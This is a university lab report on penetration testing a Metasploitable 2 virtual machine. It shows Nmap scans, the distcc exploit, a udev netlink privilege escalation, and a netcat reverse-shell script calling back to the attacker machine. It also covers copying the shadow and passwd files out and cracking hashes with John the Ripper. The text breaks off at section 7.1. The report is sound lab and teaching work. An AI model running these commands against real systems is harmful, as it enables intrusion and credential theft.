



Vulnerability Assessment and Security Testing on a Metasploitable VM

By Vignesh Maneesh Kumar

Word Count: 1560

Table of Contents

Table of Figures	2
1. Introduction.....	3
2. Attack Report.....	3
3. Privilege Escalation	6
4. Password and Shadow File Extraction	9
5. Password Cracking.....	11
6. Conclusion.....	13
7. Alternate Methods.....	13
8. Appendices	16
9. References	18

Table of Figures

Figure 2.1 - Pinging the target machine	3
Figure 2.2 - Performing an Nmap port scan	3
Figure 2.3 - Performing a complete port scan	4
Figure 2.4 - Performing an Nmap vulnerability scan	4
Figure 2.5 - Searching and setting exploit to distcc command execution	5
Figure 2.6 - Running the distcc_exec exploit with Metasploit Framework	5
Figure 2.7 - Collecting basic information like user and machine details	5
Figure 2.8 - Unable to access shadow file in the etc folder	6
Figure 3.1 - udevd process ID	6
Figure 3.2 - Confirming the netlink process ID	7
Figure 3.3 - Using wget to download the C source code to the target machine	7
Figure 3.4 - Making a bash file called run in tmp folder	8
Figure 3.5 - Compiling the C code into a file called MayIComIn	8
Figure 3.6 - Initiating a listening socket on the Kali Machine	8
Figure 3.7 - Exploit resulted in successful access to root user	8
Figure 4.1 - Copying passwd and shadow files to web server directory	9
Figure 4.2 - Index of the target machine's webserver	9
Figure 4.3 - Kali machine did not have permission to access files remotely	9
Figure 4.4 - Shadow file remotely accessed by Kali machine	10
Figure 4.5 - Passwd file remotely accessed by Kali machine	10
Figure 4.6 - Both files downloaded	11
Figure 4.7 - Merging both shadow and passwd	11
Figure 5.1 - Dictionary attack using rockyou.txt	11
Figure 5.2 - Output of first attempt	12
Figure 5.3 - Output stored to the text file	12
Figure 5.4 - Performing dictionary attack with common_roots.txt	12
Figure 5.5 - Performing dictionary attack using unix_passwords.txt	12
Figure 5.6 - Performing an incremental brute force attack to crack the password of root	12
Figure 7.1 - Searching for jawar mi scanners and exploit in Metasploitable	13
Figure 7.2 - Performing an auxiliary scan	13
Figure 7.3 - Running the exploit and successfully accessing root shell	14
Figure 7.4 - Setting up the exploit	14
Figure 7.5 - Executing the exploit and successfully gaining access to the root shell	15

1. Introduction

This report details the methods and outcomes of exploiting vulnerabilities in the Metasploitable 2 Virtual Machine. The main objective was to obtain the shadow file and crack the passwords. The following sections outline the vulnerabilities and privilege escalation technique used to achieve root access. Additionally, section 7 outlines other vulnerabilities discovered which can achieve the same result without privilege escalation. Finally, the appendices, contain basic information about concepts, tools and details of commands executed.

2. Attack Report

2.1. Reconnaissance

To begin, the target machine was pinged in order to ensure that the Kali Linux machine and target machine were within the same simulated network and were able to communicate with each other (see Appendix A.1).

```
student@kali:~$ ping 10.10.10.2
PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data:
64 bytes from 10.10.10.2: icmp_seq=1 ttl=64 time=11.1 ms
64 bytes from 10.10.10.2: icmp_seq=2 ttl=64 time=1.01 ms
64 bytes from 10.10.10.2: icmp_seq=3 ttl=64 time=0.986 ms
64 bytes from 10.10.10.2: icmp_seq=4 ttl=64 time=0.788 ms
64 bytes from 10.10.10.2: icmp_seq=5 ttl=64 time=0.695 ms
64 bytes from 10.10.10.2: icmp_seq=6 ttl=64 time=0.954 ms
64 bytes from 10.10.10.2: icmp_seq=7 ttl=64 time=1.39 ms
64 bytes from 10.10.10.2: icmp_seq=8 ttl=64 time=0.973 ms
64 bytes from 10.10.10.2: icmp_seq=9 ttl=64 time=8.85 ms
^C
--- 10.10.10.2 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8060ms
rtt min/avg/max/mdev = 0.695/2.973/11.113/3.788 ms
```

Figure 2.1 - Pinging the target machine

As shown in figure 2.1, pinging the target machine was a success.

```
student@kali:~$ nmap -sV 10.10.10.2
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-19 21:55 GMT
Nmap scan report for 10.10.10.2
Host is up (0.053s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain ISC BIND 9.4.2
80/tcp    open  http  Apache httpd 2.2.8 (DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
1099/tcp  open  java-rmi GNU Classpath grmiregistry
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11     (access denied)
6667/tcp  open  irc     UnrealIRCd
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.09 seconds
```

Figure 2.2 - Performing an Nmap port scan

Once it was established that the target machine and the Kali machine were able to communicate with each other, Nmap was used to conduct a port scan (see Appendix A.2). The “-sV” flag was used to enable version detection of the services running. It is essential to know the version number of the services running in the target machine in order to look for potential exploits that the machine could be vulnerable to. Figure 2.2 shows that the port scan identified several services running on ports 53, 80, 111, 1099, 5900, 6000 and 6667.

```

msf5 > nmap -p- -sV 10.10.10.2
[*] exec: nmap -p- -sV 10.10.10.2

Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-22 12:52 GMT
Nmap scan report for 10.10.10.2
Host is up (0.00012s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 (DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
1099/tcp  open  java-rmi GNU Classpath grmiregistry
3632/tcp  open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11     (access denied)
6667/tcp  open  irc     UnrealIRCd
6697/tcp  open  irc     UnrealIRCd
8787/tcp  open  drb     Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
39214/tcp open  java-rmi GNU Classpath grmiregistry
44972/tcp open  status  1 (RPC #100024)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN

```

Figure 2.3 - Performing a complete port scan

Another port scan was performed with the flag “-p-” and “-sV”. By default, Nmap only scans most commonly used 1000 ports for each protocol so the “-p-” flag was used to ensure that it scans all the ports ranging from 1 to 65535 [1]. This scan revealed five more services running on ports 3632, 6697, 8787, 39214, and 44972.

Further reconnaissance was conducted using Nmap Scripting Engine with flags “--script vuln” (refer Appendix A.3) as shown in figure 2.4. This scan showed several exploitable services that could be used to gain unauthorised access to the target machine. The identified services were Java Remote Method Invocation (Java RMI) on port 1099, an Internet Relay Chat (IRC) server on port 6667, Distributed Ruby (DRb) RMI on port 8787, and the Distributed C/C++ Compiler Daemon (distccd) on port 3632.

```

student@kali:~$ sudo nmap --script vuln 10.10.10.2
[sudo] password for student:
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-21 15:42 GMT
Stats: 0:04:29 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.54% done; ETC: 15:46 (0:00:01 remaining)
Nmap scan report for 10.10.10.2
Host is up (0.043s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-enum:
|_/: Root directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|_phpMyAdmin/: phpMyAdmin
|_doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|_html/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|_icons/: Potentially interesting folder w/ directory listing
|_http-slowloris-check:
|_VULNERABLE:
|_Slowloris DOS attack
|_State: LIKELY VULNERABLE
|_IDS: CVE:CVE-2007-6750
|_Slowloris tries to keep many connections to the target web server open and hold
|_them open as long as possible. It accomplishes this by opening connections to
|_the target web server and sending a partial request. By doing so, it starves
|_the http server's resources causing Denial Of Service.
|_Disclosure date: 2009-09-17
|_References:
|_https://hackerone.com/slowloris/
|_https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
111/tcp   open  rpcbind
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
1099/tcp  open  rmiregistry
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_rmi-vuln-classloader:
|_VULNERABLE:
|_RMI registry default configuration remote code execution vulnerability
|_State: VULNERABLE
|_Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|_References:
|_https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
5900/tcp  open  vnc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
6000/tcp  open  X11
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
6667/tcp  open  irc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
MAC Address: 08:00:27:8A:18:95 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 336.24 seconds

```

Figure 2.4 - Performing an Nmap vulnerability scan

2.2. CVE-2004-2687 - distccd

Gaining Remote Access

A vulnerable version of the distccd service was detected running on port 3632. This was determined after performing a search in the Metasploit framework database, as shown in figure 2.5. The search result showed “exploit/unix/misc/distcc_exec” which was then loaded and configured.

```
msf5 > search distccd
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  ---                                     -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes     DistCC Daemon Command Execution

msf5 > use 0
msf5 exploit(unix/misc/distcc_exec) > show options
Module options (exploit/unix/misc/distcc_exec):
Name      Current Setting  Required  Description
--      -
RHOSTS    3632             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file: <path>'
RPORT     3632             yes       The target port (TCP)

Exploit target:
Id  Name
--  ---
0   Automatic Target
```

Figure 2.5 - Searching and setting exploit to distcc command execution

The version in the target machine is vulnerable to CVE-2004-2687. The vulnerability occurs when the daemon is not configured to restrict access only to trusted IP addresses. This allows remote attackers to execute commands on the target machine [2].

The RHOSTS variable was set to the target machine’s IP Address (10.10.10.2). The module was then executed, as shown in figure 2.6. This resulted in a reverse shell connection with daemon-level privileges.

```
msf5 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP double handler on 10.10.10.3:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo oIHTyhotflaYKITI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "oIHTyhotflaYKITI\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (10.10.10.3:4444 → 10.10.10.2:41526) at 2026-02-22 13:08:51 +0000

whoami
daemon
```

Figure 2.6 - Running the distcc_exec exploit with Metasploit Framework

```
whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figure 2.7 - Collecting basic information like user and machine details

After traversing the file system of the target machine, the shadow file could not be accessed due to lack of root privileges, shown in Figure 2.8 (see Appendix A.5).

```
udev
ufw
unreal
update-manager
updatedb.conf
vim
vsftpd.conf
w3m
wgetrc
wpa_supplicant
xinetd.conf
xinetd.d
yum
yum.conf
yum.repos.d
zsh_command_not_found
cat shadow
cat: shadow: No such file or directory
cat shadow
cat: shadow: Permission denied
```

Figure 2.8 - Unable to access shadow file in the etc folder

In order to gain access to the shadow file, privilege escalation needs to be performed.

3. Privilege Escalation

The udevd Netlink exploit (CVE-2009-1185) was selected for privilege escalation after confirming the target machine's local environment. It was running a vulnerable Linux kernel (2.6.24-16-server) which had an actively running udevd daemon process. This specific vulnerability allows unprivileged local users to send unverified Netlink messages to the daemon which would allow access to the root user [3], [4]. The following exploitation steps were executed based on the methodology shown by the University of Strathclyde's CS885 Week 4 Privilege Escalation demonstration.

By executing the "gcc" command in the shell, the presence of a C compiler on the target machine was confirmed (refer figure 3.3). This was needed for compiling the exploit source code locally on the target machine. A local privilege escalation exploit for the udev daemon (CVE-2009-1185) was found in the Exploit-DB archive included with Kali Linux [3]. Specifically, it was 8572.c, located at "/usr/share/exploitdb/exploits/linux/local", which was copied to "/var/www/html" directory. The Apache2 service was then started on the Kali machine, to become a local web server. This allowed machines on the same network to access contents of "/var/www/html" on the Kali machine which contained the uncompiled exploit code.

```
www-data 4160 0.0 0.2 10728 2656 ? S 08:31 0:00 /usr/sbin/apache2 -k st
www-data 4175 0.0 0.2 10888 3052 ? S 08:31 0:00 /usr/sbin/apache2 -k st
root 4204 0.0 0.0 1716 488 tty1 Ss+ 08:38 0:00 /sbin/getty 38400 tty1
daemon 4269 0.0 0.0 1848 524 ? SN 10:22 0:00 sleep 4412
daemon 4270 0.0 0.0 3164 1024 ? SN 10:22 0:00 telnet 10.10.10.3 4444
daemon 4271 0.0 0.0 3240 840 ? SN 10:22 0:00 sh -c (sleep 4412|telne
e : ; do sh 86 break; done 2>61|telnet 10.10.10.3 4444 >/dev/null 2>61 6)
daemon 4272 0.0 0.1 3236 1448 ? RN 10:22 0:00 sh
daemon 4274 0.0 0.0 3164 1028 ? RN 10:22 0:00 telnet 10.10.10.3 4444
daemon 4314 0.0 0.0 2364 924 ? RN 10:43 0:00 ps aux
ps aux | grep udev
root 2421 0.0 0.0 2092 624 ? S<s 07:30 0:00 /sbin/udev --daemon
```

Figure 3.1 - udevd process ID

The “ps aux | grep udev” command was used to find its process ID. As mentioned in the CS885 demonstration, the associated Netlink process ID is usually one less than the udevd PID, therefore, the relevant process IDs were 2421 and 2420. In order to confirm this, the “cat /proc/net/netlink” command was used as shown in figure 3.2.

```
cat /proc/net/netlink
```

sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks
f7c4e800	0	0	00000000	0	0	00000000	2
dfec6a00	4	0	00000000	0	0	00000000	2
f7f6a000	7	0	00000000	0	0	00000000	2
f7c8cc00	9	0	00000000	0	0	00000000	2
f7cecc00	10	0	00000000	0	0	00000000	2
f7c4ec00	15	0	00000000	0	0	00000000	2
df80d000	15	2420	00000001	0	0	00000000	2
f7c79800	16	0	00000000	0	0	00000000	2
df9f0c00	18	0	00000000	0	0	00000000	2

Figure 3.2 - Confirming the netlink process ID

After identifying the process IDs, the “wget” command was used to download the uncompiled C code from the kali machine into “/tmp”. This folder was chosen since the daemon user could access it (refer figure 3.3). Further, a bash script named “run” was created in this directory containing a Netcat command designed to connect back to a listening socket on the Kali machine (Figure 3.4). Figure 3.5 shows the c code getting compiled into “MayIComeIn” locally in the target machine.

```
gcc
gcc: no input files
wget 8572.c 10.10.10.3/8572.c
--10:34:16-- http://8572.c/
           => `index.html'
Resolving 8572.c... ^C
Abort session 3? [y/N] n
[*] Aborting foreground process in the shell session
failed: Name or service not known.
--10:34:36-- http://10.10.10.3/8572.c
           => `8572.c'
Connecting to 10.10.10.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,876 (2.8K) [text/x-csrc]

 0K ..                               100%   1.06 GB/s

10:34:36 (1.06 GB/s) - `8572.c' saved [2876/2876]

FINISHED --10:34:36--
Downloaded: 2,876 bytes in 1 files
ls
sh: line 10: ls: command not found
pwd
/tmp
ls
8572.c
```

Figure 3.3 - Using wget to download the C source code to the target machine


```

pwd
/tmp
ls
8572.c
echo '#!/bin/bash' > run
echo 'nc 10.10.10.3 1234 -e /bin/bash' >> run
ls
8572.c
run
cat run
#!/bin/bash
nc 10.10.10.3 1234 -e /bin/bash

```

Figure 3.4 - Making a bash file called run in tmp folder

```

ls
8572.c
run
gcc -o MayIComeIn 8572.c
8572.c:110:28: warning: no newline at end of file
ls
8572.c
MayIComeIn
run

```

Figure 3.5 - Compiling the C code into a file called MayIComeIn

```

student@kali:/var/www/html$ nc -lvp 1234
listening on [any] 1234 ...

```

Figure 3.6 - Initiating a listening socket on the Kali Machine

A new terminal window was opened and a listening socket on port 1234 was initiated on the Kali machine. Following this, the exploit was executed with the parameter 2420 which is the netlink process ID. This successfully triggered the payload, resulting in a reverse shell connection with root privileges as shown in Figure 3.7.

```

student@kali:/var/www/html$ /etc/init.d/apache2 start
Starting apache2 (via systemctl): apache2.service.
student@kali:/var/www/html$ nc -lvp 1234
listening on [any] 1234 ...
10.10.10.2: inverse host lookup failed: Host name lookup failure
connect to [10.10.10.3] from (UNKNOWN) [10.10.10.2] 41818
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

Figure 3.7 - Exploit resulted in successful access to root user

Following the successful execution of this exploit, root-level access was gained. The shadow and password files could be extracted for the process of password cracking.

4. Password and Shadow File Extraction

Since root level access was achieved, both passwd and shadow files were copied to “/var/www/html” to allow the kali machine to gain access and download these files (refer Figure 4.1).

```
cd /var/www/html
pwd
/var/www/html
ls
cp /etc/shadow /var/www/html
ls
shadow
pwd
/var/www/html
chmod 777 shadow
cp /etc/passwd /var/www/html
ls
passwd
shadow
```

Figure 4.1 - Copying passwd and shadow files to web server directory

Index of /html

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 passwd	22-Feb-2026 11:42	45K	
 shadow	22-Feb-2026 11:11	67K	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.10.10.2 Port 80

Figure 4.2 - Index of the target machine's webserver

Forbidden

You don't have permission to access /html/shadow on this server.

Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.10.10.2 Port 80

Figure 4.3 - Kali machine did not have permission to access files remotely

```

10.10.10.2/html/shadow
root:$1$avpfBj1s0z8w5UF9Iv.../DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$HlmtEC$G5xZ5xYhzEjVwWLyw2xMU1:18403:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$YV5D6sS.$U9hgXkZKXAbmmPzaDa.yU1:18403:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$bTQHTr.r$Y/PDdNiP5Iy9thkvo2utC.:18403:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$tT4P1yMl$mXzpJcmXsTkpcPg1zZv43.:18403:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$Vtm4KCI2$NUnPPTc1PMzhe6QlT1p6L0:18403:0:99999:7:::
service:$1$8rm0lHIXsRzMGp100..jGC/PFGcH71l:18403:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
my_root:$1$uiCY6X7sZTRK.h.vyBp442nZ/SzY41:18401:0:99999:7:::
michael:$1$tbF2n/65$bg9j0t6V6k0W796785i1Bz1:18403:0:99999:7:::
john:$1$mcg5j1bh$TggxHlzi0ZwDhXSVLfck.:18403:0:99999:7:::
david:$1$x4VU1hah$6wm8N8RMNip9Wz2hR.Yw/:18403:0:99999:7:::
chris:$1$PqMPLsT5$PhG5qk.7syB3krTBVUsWu/:18403:0:99999:7:::
mike:$1$W5Y8rVzAsdswmDDcbfZ0S1zfZjn0Ft0:18403:0:99999:7:::
james:$1$Sa1589RX$Mh/3xg0UkGAFHyn.Mpudf0:18403:0:99999:7:::
mark:$1$tT9PFKsXtKkRm9khvh3QNR43oqz/:18403:0:99999:7:::
jason:$1$KXir0Vj$0yNfAmIbKw7XuKc7tUTN.:18403:0:99999:7:::
robert:$1$FPhYUGT5$8uFi9p.SR1I24xzmFW5I1:18403:0:99999:7:::
jessica:$1$cewOpjDl$1rAlt/w7C0iz0eQvpcHKi/:18403:0:99999:7:::
sarah:$1$S8TINoWv$XB1sTdiGiegKNusIeUL1i0:18403:0:99999:7:::

```

Figure 4.4 - Shadow file remotely accessed by Kali machine

```

10.10.10.2/html/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailng List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin:/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftp:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,/var/lib/mysql:/bin/false
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash
service:x:1002:1002:/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:0:0:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/nfs:/bin/false
my_root:x:0:0:/home/my_root:/bin/sh
michael:x:1003:1003:/home/michael:/bin/sh
john:x:1004:1004:/home/john:/bin/sh
david:x:1005:1005:/home/david:/bin/sh
chris:x:1006:1006:/home/chris:/bin/sh
mike:x:1007:1007:/home/mike:/bin/sh
james:x:1008:1008:/home/james:/bin/sh
mark:x:1009:1009:/home/mark:/bin/sh
jason:x:1010:1010:/home/jason:/bin/sh
robert:x:1011:1011:/home/robert:/bin/sh

```

Figure 4.5 - Passwd file remotely accessed by Kali machine




Figure 4.6 - Both files downloaded




Figure 4.7 - Merging both shadow and passwd

Following the transfer, the files were accessed by the Kali machine via a web browser by entering the target machine's IP address as seen in Figure 4.2. Initially, downloading the files was not possible as the files' read, write and execute permissions were not modified (refer figure 4.3). To rectify this, commands "chmod 777 shadow" and "chmod 777 passwd" were used to allow full access to any user which allowed the Kali machine to access these files as shown in figure 4.4 and 4.5. Both files were subsequently downloaded into the machine.

5. Password Cracking

The unshadow tool was used to combine both passwd and shadow files into a readable text file (see Appendix B.1). The command used is as follows.

```
sudo unshadow target_vm_passwd_file target_vm_shadow_file > target_vm_credentials.txt
```

Subsequently, the tool JohnTheRipper (see Appendix B.2) was used with this text file. The first attempt involved performing a dictionary attack using the rockyou.txt (see Appendix B.3) as seen in figure 5.1. This wordlist was included in the Kali machine provided for this assignment.




Figure 5.1 - Dictionary attack using rockyou.txt

After execution for a period of time, the process was manually terminated. This attack resulted in 565 passwords cracked with 562 hashes remaining uncracked (refer figure 5.2 and 5.3).


```

conomono      (sterante)
tepasaste     (trina)
tariel        (jacky)
nataliag      (april)
ibtihal       (sheila)
elchavo8      (gloria)
coco58        (kris)
565g 0:01:10:51 12% 0.1328g/s 472.0p/s 281643c/s 281643C/s bahobuto..babyboy37
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

```

Figure 5.2 - Output of first attempt

```

jonas:tatara:2095:2095::/home/jonas:/bin/sh
serena:tatami:2096:2096::/home/serena:/bin/sh
maxine:tarzan:2099:2099::/home/maxine:/bin/sh
jacky:tariel:2101:2101::/home/jacky:/bin/sh
himanshu:tamtam:2106:2106::/home/himanshu:/bin/sh
robby:tamarindo:2111:2111::/home/robby:/bin/sh
kristie:tagman:2115:2115::/home/kristie:/bin/sh
dillon:tabtab:2118:2118::/home/dillon:/bin/sh

565 password hashes cracked, 562 left

```

Figure 5.3 - Output stored to the text file.

The second attempt involved targeting the root and msfadmin users with different wordlists found in the Metasploit Framework. The wordlist common_roots.txt was used as shown in figure 5.4, however it has not yielded any results.

```

viggs@LinuxTee:~$ john --users=root,msfadmin --wordlist=/home/viggs/Documents/VirtualBoxSharedFolder/wordlists/metasploit
/common_roots.txt /home/viggs/Documents/VirtualBoxSharedFolder/target_vm_credentials.txt
Loaded 2 password hashes with 2 different salts (md5crypt [MD5 32/64 X2])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 100% 0g/s 94400p/s 188800c/s 188800C/s skittles..vagrant
Session completed

```

Figure 5.4 - Performing dictionary attack with common_roots.txt

Similarly, the wordlist unix_passwords.txt was not able to crack the passwords of both the users either (refer figure 5.5).

```

viggs@LinuxTee:~$ john --users=root,msfadmin --wordlist=/home/viggs/Documents/VirtualBoxSharedFolder/wordlists/metasploit
/unix_passwords.txt /home/viggs/Documents/VirtualBoxSharedFolder/target_vm_credentials.txt
Loaded 2 password hashes with 2 different salts (md5crypt [MD5 32/64 X2])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 100% 0g/s 50450p/s 100900c/s 100900C/s admin..vagrant
Session completed

```

Figure 5.5 - Performing dictionary attack using unix_passwords.txt

Ultimately, an incremental brute force attack (see Appendix B.5) was attempted on the root user. The process was computationally intensive and was terminated after 16 minutes. This too did not result in any passwords being cracked.

```

viggs@LinuxTee:~$ john --users=root --incremental /home/viggs/Documents/VirtualBoxSharedFolder/target_vm_credentials.tx
Loaded 1 password hash (md5crypt [MD5 32/64 X2])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:14 0g/s 257337p/s 257337c/s 257337C/s ghaks..gnea
0g 0:00:01:29 0g/s 264518p/s 264518c/s 264518C/s lmfhh..lc1on2
0g 0:00:06:39 0g/s 269601p/s 269601c/s 269601C/s 134e17a..1390sme
0g 0:00:14:03 0g/s 267601p/s 267601c/s 267601C/s muq5j..mj8-y
0g 0:00:14:06 0g/s 267628p/s 267628c/s 267628C/s sysfw1..sybh91
0g 0:00:14:09 0g/s 267667p/s 267667c/s 267667C/s birapw..bics58
0g 0:00:16:01 0g/s 268825p/s 268825c/s 268825C/s wb0nt..w5h11
0g 0:00:16:03 0g/s 268815p/s 268815c/s 268815C/s sjper6..sjpumi

```

Figure 5.6 - Performing an incremental brute force attack to crack the password of root

6. Conclusion

The goal was to search for vulnerabilities in the Metasploit virtual machine provided, exploit them, perform privilege escalation, extract the shadow and passwd files, and crack passwords. This objective was fully achieved. Initial reconnaissance using Nmap showed a vulnerable distccd service, which was exploited to establish a daemon level shell. By traversing through the target machine, the vulnerable udevd daemon process was found. By compiling and executing a netlink exploit (CVE-2009-1185), we gained full root-level access to the target system.

Furthermore, the passwd and shadow files were downloaded to the Kali machine via a local web server. Finally, password analysis and cracking was performed using John the Ripper. An initial dictionary attack utilizing the rockyou.txt wordlist successfully compromised 565 user credentials. The following targeted and brute force attacks did not yield results.

7. Alternate Methods

Some other alternate exploits as shown in figures 2.3 and 2.4 are briefly outlined as follows.

7.1. Method 1 - Java RMI Server Insecure Default Configuration Java Code Execution
